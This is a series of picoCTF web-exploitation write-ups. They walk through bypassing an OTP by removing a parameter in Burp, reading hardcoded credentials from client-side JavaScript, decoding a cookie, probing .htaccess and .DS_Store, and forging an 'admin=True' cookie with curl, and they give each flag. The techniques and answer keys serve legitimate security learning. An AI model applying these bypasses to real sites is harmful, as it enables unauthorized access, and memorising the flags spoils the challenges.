The screenshot shows a challenge page for 'IntroToBurp'. At the top, there's a title bar with the challenge name and a 'Bookmark' icon. Below it, a navigation bar includes 'Easy', 'Web Exploitation', and 'picoCTF 2024'. The challenge details section says 'AUTHOR: NANA AMA ATOMBO-SACKY & SABINE GISAGARA' and 'Description'. It notes that additional details will be available after launching the instance. To the right, it says the challenge launches on demand and is currently 'NOT\_RUNNING', with a 'Launch Instance' button. Below this, there are 'Hints' (1, 2) and a 'Submit Flag' button. A progress bar indicates 36,958 users solved, with 49% liked.

The first step, launch the instance web and you will see a web like this. You can type anything. I want like this

A screenshot of a web browser window showing a registration form. The title of the page is 'Registration'. The form contains five input fields: 'Full Name' (Anon), 'Username' (Anon), 'Phone Number' (123), 'City' (Anon), and 'Password' (three asterisks). Below the password field is a 'Register' button. The browser's address bar shows a placeholder 'picoCTF{FLAG}' and the status bar indicates 'Not Secure'.

After you click the register button, you will be directed to 2fa authentication like this

## 2fa authentication

A screenshot of a 2fa authentication page. It features a single input field containing the number '123' and a 'Submit' button next to it.

Record that using proxy burpsuite and send to repeater. You will see a text otp=<up to you> like the pictures

```

Request
Pretty Raw Hex
1 POST /dashboard HTTP/1.1
2 Host: titan.picoctf.net:55306
3 Content-Length: 7
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://titan.picoctf.net:55306
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*[q=0.8],application/signed-exchange;v=b3;q=0.7
Referer: http://titan.picoctf.net:55306/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=.eJxHjMwOwIAOA-P+4dswo5f80sIDCUa24XwiDHGfxfjQW8zyexThGt7iJM4c2JxEKGWaFu6EQ8X1QJga5DS4BF
DK3KgY1aIMDqBmpCw-h2hdTr9VamnABlQ4dcyulnsq63By_iT5kpgs991T-Uo9bK9U_j-vN-9yLOY.aSICKQ.i
sND3dshfeIhcQULKZvpw
Connection: keep-alive
16 otp=123
15

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.1 Python/3.8.10
3 Date: Sat, 22 Nov 2025 18:34:33 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 11
6 Vary: Cookie
7 Connection: close
8
9 Invalid OTP

```

After that, you just remove the **otp=123** and send again. The response panel will displaying the flag

```


Request
Pretty Raw Hex
1 POST /dashboard HTTP/1.1
2 Host: titan.picoctf.net:55306
3 Content-Length: 0
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://titan.picoctf.net:55306
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*[q=0.8],application/signed-exchange;v=b3;q=0.7
Referer: http://titan.picoctf.net:55306/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=.eJxHjMwOwIAOA-P+4dswo5f80sIDCUa24XwiDHGfxfjQW8zyexThGt7iJM4c2JxEKGWaFu6EQ8X1QJga5DS4BF
DK3KgY1aIMDqBmpCw-h2hdTr9VamnABlQ4dcyulnsq63By_iT5kpgs991T-Uo9bK9U_j-vN-9yLOY.aSICKQ.i
sND3dshfeIhcQULKZvpw
Connection: keep-alive
14
15
16

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.1 Python/3.8.10
3 Date: Sat, 22 Nov 2025 18:34:55 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 105
6 Vary: Cookie
7 Connection: close
8
9 Welcome, Anon you sucessfully bypassed the OTP request.
10 Your Flag: picoCTF{#OTP_Bypvss_SuCc3$S_3e3ddc76}

```

**Flag:** picoCTF{#OTP\_Bypvss\_SuCc3\$S\_3e3ddc76}


# Local Authority



Open that and you will see the customer portal login



Insert anything and you will directed to this page because we don't know the real uname and password



Use burpsuite and record the our activity and open http history. Try searching GET method that bring secure.js and open it

36	http://saturn.picoctf.net:59933	GET	/favicon.ico
37	http://saturn.picoctf.net:59933	GET	/login.php
38	http://saturn.picoctf.net:59933	POST	/login.php
39	http://saturn.picoctf.net:59933	GET	/secure.js
40	http://saturn.picoctf.net:59933	GET	/
41	http://saturn.picoctf.net:59933	POST	/login.php

Read right here and you will get a username and password

```
Accept-Language : en-US,en;q=0.9
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept : */*
Referer : http://saturn.picoctf.net:59933/login.php
Accept-Encoding : gzip, deflate, br
Connection : keep-alive

6 Last-Modified : Wed, 01 Feb 2024 17:25:20 GMT
7 Connection : keep-alive
8 ETag : "65c3bd05-b1"
9 Expires : Thu, 27 Nov 2025 18:51:17 GMT
10 Cache-Control : max-age=432000
11 Accept-Ranges : bytes
12
13
14
15
16 function checkPassword (username , password )
17 {
18     if( username === 'admin' && password === 'strongPassword098765' ) {
19         return true ;
20     }
21     else
22     {
23         return false ;
24     }
}
```

Input that in to secure portal, login and you will get the flag

Secure Customer Portal

Only letters and numbers allowed for username and password.

admin  
.....


picoCTF{j5\_15\_7r4n5p4r3n7\_b0c2c9cb}

**Flag:** picoCTF{j5\_15\_7r4n5p4r3n7\_b0c2c9cb}

# Unminify

The screenshot shows the challenge details for 'Unminify'. It includes the challenge title, author (JEFFERY JOHN), description, difficulty level (Easy), and tags (Web Exploitation, picoCTF 2024, obfuscation, browser\_webshell\_solvable, minification). A note says it launches an instance on demand, and its status is 'STARTING'. A 'Starting instance...' button is visible. Below the description, it says 66,606 users solved and has a 85% liked rating. There are three hints available. At the bottom, there's a search bar with 'picoCTF(FLAG)' and a 'Submit Flag' button.

Open the web and you will see a page like this



This chall is really simple, you just open the source code and search using **CTRL + F** and type **picoctf**. Read the source code and you will get the flag

The screenshot shows the browser developer tools with the 'view-source' tab selected. The source code contains the message: 'If you're reading this, your browser has successfully received the flag.' followed by the flag value: 'picoCTF{pr3tty\_c0d3\_622b2c88}'.

**Flag:** picoCTF{pr3tty\_c0d3\_622b2c88}

# Bookmarklet

Bookmarklet

AUTHOR: JEFFERY JOHN

Description

Why search for the flag when I can make a bookmarklet to print it for me?  
Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.  
Its current status is: NOT\_RUNNING

Launch Instance

Hints ?

1 2 3

55,745 users solved

93% Liked

picoCTF(FLAG)

Submit Flag


Open the website and you will see a page like this. You can see right here, there is a function of javascript and you must copy that



Paste the function into console in inspect mode

```
javascript:(function() {
    var encryptedFlag = "a04b1e~e00000n400e0e0c0e1";
    var key = "picoctf";
    var decryptedFlag = "";
    for (var i = 0; i < encryptedFlag.length; i++) {
        decryptedFlag += String.fromCharCode((encryptedFlag.charCodeAt(i) - key.charCodeAt(i % key.length) + 256) % 256);
    }
    alert(decryptedFlag);
})();
```

After you click enter, you will see a popup alert that containing the flag



**Flag:** picoCTF{p@g3\_turn3r\_cebccdfe}

## Cookie Monster Secret Recipe

The screenshot shows a challenge page for 'Cookie Monster Secret Recipe'. At the top, there's a title bar with the challenge name and a 'Launch Instance' button. Below the title, there's a 'Description' section with text about the challenge: 'Cookie Monster has hidden his top-secret cookie recipe somewhere on his website. As an aspiring cookie detective, your mission is to uncover this delectable secret. Can you outsmart Cookie Monster and find the hidden recipe?'. It also mentions that additional details will be available after launching the challenge instance. To the right, there's a note about the challenge launching on demand and its current status being 'NOT\_RUNNING'. Below the description, it says '35,292 users solved' and shows a '94% Liked' rating with a thumbs-up icon. At the bottom, there's a text input field for 'picoCTF{FLAG}' and a blue 'Submit Flag' button.

Open the web and you will see a page like this

## Cookie Monster's Secret Recipe

A simple login form with three fields: 'Username', 'Password', and a 'Login' button. The form is enclosed in a light gray border.

Add anything and click the login button and you will directed into this page

The screenshot shows an 'Access Denied' page. The title is 'Access Denied'. Below the title, there's a message: 'Cookie Monster says: 'Me no need password. Me just need cookies!'' and a hint: 'Hint: Have you checked your cookies lately?'. At the bottom left, there's a link 'Go back'.

After that, dont close this page and then open inspect mode and see the application tools. Open cookies and you will see the secret\_recipe. Copy the cookie value and bring to burpsuite decoder

The screenshot shows the browser's developer tools with the 'Application' tab selected. Under the 'Storage' section, the 'Cookies' item is expanded. A red arrow points to the 'secret\_recipe' cookie entry in the list. The cookie details are as follows:

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure
secret_recipe	cGjb0NURnjMDBrMWVfbTBuc3Rlc9sMHzl...cGjb0NURnjMDBrMWVfbTBuc3Rlc9sMHzl...	verbal-sle...	/	2025-11-...	81		


Decrypt this cipher and you will get a base64 cipher text. And the last steps, you jus decode that and you will get the flag

The screenshot shows the Burp Suite Professional Decoder tool. It has three separate decoding attempts for the same base64 encoded string: "cGjb0NURnjMDBrMWVfbTBuc3Rlc9sMHzl...". The first attempt is successful, while the others show errors.


Decoding Result	Error Message
Success	
Failure	Decode as ...
Failure	Encode as ...

**Flag:** picoCTF{c00k1e\_m0nster\_l0ves\_c00kies\_78B4C390}

# Includes



Open the website and you will see a page like this



Open the source code and you see the **style.css** and **script.js**. Inside there you will get a piece of the flag

```
eta charset="UTF-8">
eta name="viewport" content="width=device-width, initial-
eta http-equiv="X-UA-Compatible" content="ie=edge">
ink rel="stylesheet" href="style.css">
title>On Includes</title>
ad>
y>
cript src="script.js"></script>


1>On Includes</h1>
>Many programming languages and other computer files have often called include (sometimes copy or import), that can contents of a second file to be inserted into the original included files are called copybooks or header files. The
```

**Flag:** picoCTF{1nclu51v17y\_1of2\_f7w\_2of2\_df589022}

# Scavenger Hunt

The screenshot shows a challenge titled "Scavenger Hunt" from the picoCTF 2021 competition. The challenge is categorized as "Easy" under "Web Exploitation". It was created by MADSTACKS. The description states: "There is some interesting information hidden around this site <http://mercury.picoctf.net:27278/>. Can you find it?". A hint is available, indicated by a blue box with the number "1". Below the description, it says "79,410 users solved" and shows a progress bar with "67% Liked". A "Submit Flag" button is present at the bottom.

On this chall, we have to find 5 part of flag. I will you to find it



Open the source code and fint first part

```
18      <div id="tabintro" class="tabcontent">
19          <h3>How</h3>
20          <p>How do you like my website?</p>
21      </div>
22
23
24      <div id="tababout" class="tabcontent">
25          <h3>What</h3>
26          <p>I used these to make this site: <br/>
27              HTML <br/>
28              CSS <br/>
29              JS (JavaScript)
30          </p>
31          <!-- Here's the first part of the flag: picoCTF{t -->
32      </div>
33
34  </div>
35
36  </body>
```

For the second part, open the css file in this source code

```
apis.com/css?family=Open+Sans|Ro  
t/css" href="mycss.css">  
ript" src="myjs.js"></script>
```

```
#tababout { background-color: #ccc; }  
  
/* CSS makes the page look nice, and yes, it also has part of the flag. Here's part 2: h4ts_4_10 */
```

After that, open too the js file an you will se a question like this


```
openTab( 'tabindex0' , this , 'zzzz' ),  
}  
  
/* How can I keep Google from indexing my website? */
```

Add robots.txt in url like this <http://mercury.picoctf.net:27278/robots.txt> and you will get the third of part flag

```
User-agent: *  
Disallow: /index.html  
# Part 3: t_0f_p14c  
# I think this is an apache server... can you Access the next flag?
```

We get a question more. Custom url like this

<http://mercury.picoctf.net:27278/.htaccess> for open the apache server for see the hidden file. And you will get the fourth piece




A screenshot of a web browser window. The address bar shows "Not Secure http://mercury.picoctf.net:27278/.htaccess". The main content area displays the following text:

```
# Part 4: 3s_2_l00k
# I love making websites on my Mac, I can Store a lot of information there.
```

This is the last steps. You just dd

[http://mercury.picoctf.net:27278/.DS\\_Store](http://mercury.picoctf.net:27278/.DS_Store) for reveal the last piece of flag



A screenshot of a web browser window. The address bar shows "Not Secure http://mercury.picoctf.net:27278/.DS\_Store". The main content area displays the following text:

```
Congrats! You completed the scavenger hunt. Part 5: _a69684fd}
```

**Flag:** picoCTF{th4ts\_4\_l0t\_0f\_pl4c3s\_2\_lO0k\_a69684fd}

## Dont-use-client-side

AUTHOR: ALEX FULTON/DANNY  
Description  
Can you break into this super secure portal?  
http://fickle-tempest.picoctf.net:49591


This challenge launches an instance on demand.  
Its current status is: RUNNING  
Instance Time Remaining: 26:11  
Restart Instance

Hints 1  
1

85,959 users solved  
88% Liked

Submit Flag

All right, we get a validation portal. I mean we must input the valid value but not like that



Open the source code and you will see a function js like this. Simply, you just sort the flag like me. Note the **split\*** function

```
function verify() {
    checkpass = document.getElementById("pass").value;
    split = 4;
    if (checkpass.substring(0, split) == 'pico') {
        if (checkpass.substring(split*6, split*7) == 'eb02') {
            if (checkpass.substring(split, split*2) == 'CTF{' ) {
                if (checkpass.substring(split*4, split*5) == 'ts_p') {
                    if (checkpass.substring(split*3, split*4) == 'lien') {
                        if (checkpass.substring(split*5, split*6) == 'lz_2') {
                            if (checkpass.substring(split*2, split*3) == 'no_c') {
                                if (checkpass.substring(split*7, split*8) == 'b45') {
                                    alert("Password Verified")
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
```

**Flag:** picoCTF{no\_clients\_plz\_2eb02b45}


## Logon

The screenshot shows the challenge details for 'logon'. It includes the challenge title 'logon' with a copy icon, difficulty level 'Easy', category 'Web Exploitation', and year 'picoCTF 2019'. The author is listed as 'BOBSON'. The challenge description states: 'The factory is hiding things from all of its users. Can you login as Joe and find what they've been looking at? http://fickle-tempest.picoctf.net:53993'. It also mentions that the challenge launches an instance on demand, its current status is 'RUNNING', and the instance time remaining is '29 : 53'. A red 'Restart Instance' button is present. Below the description, it says '84,602 users solved' with a '93% Liked' rating and a thumbs-up icon. At the bottom, there is a text input field for the flag starting with 'picoCTF{FLAG}' and a blue 'Submit Flag' button.

First, open the chall and you will see a login page. Insert anything and you will directed into a main page

The first screenshot shows the 'Factory Login' page with two input fields for 'Username' and 'Password', and a green 'Sign In' button. The URL in the browser is 'http://fickle-tempest.picoctf.net:53993'. The second screenshot shows the same login page after logging in, with a green success message at the top stating 'Success: You logged in! Not sure you'll be able to see the flag though.' Below it, a message 'No flag for you' is displayed. The URL in the browser is now 'http://fickle-tempest.picoctf.net:53993/flag'. Both screenshots include a 'Home' and 'Sign Out' button at the top right.

After that, open inspect mode and using network tool, right click and then copy value that use curl tools



Paste the value into your terminal and replace **admin=False** to **admin=True**. After that, execute and the output will displayed the flag

```
-H: command not found
-H: command not found

└─(AnonCapybara㉿OngCapybara)-[~/mnt/c/Users/OngTamvan]
$ curl 'http://fickle-tempest.picoctf.net:53993/flag' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9' \
-H 'Accept-Language: en-US,en;q=0.5' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Referer: http://fickle-tempest.picoctf.net:53993/' \
-H 'Connection: keep-alive' \
-H 'Cookie: password=admin123; username=admin; admin=True' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i'
<!DOCTYPE html>
<html>[...]
```



**Flag:** picoCTF{th3\_c0nsp1r4cy\_l1v3s\_4d184b0d}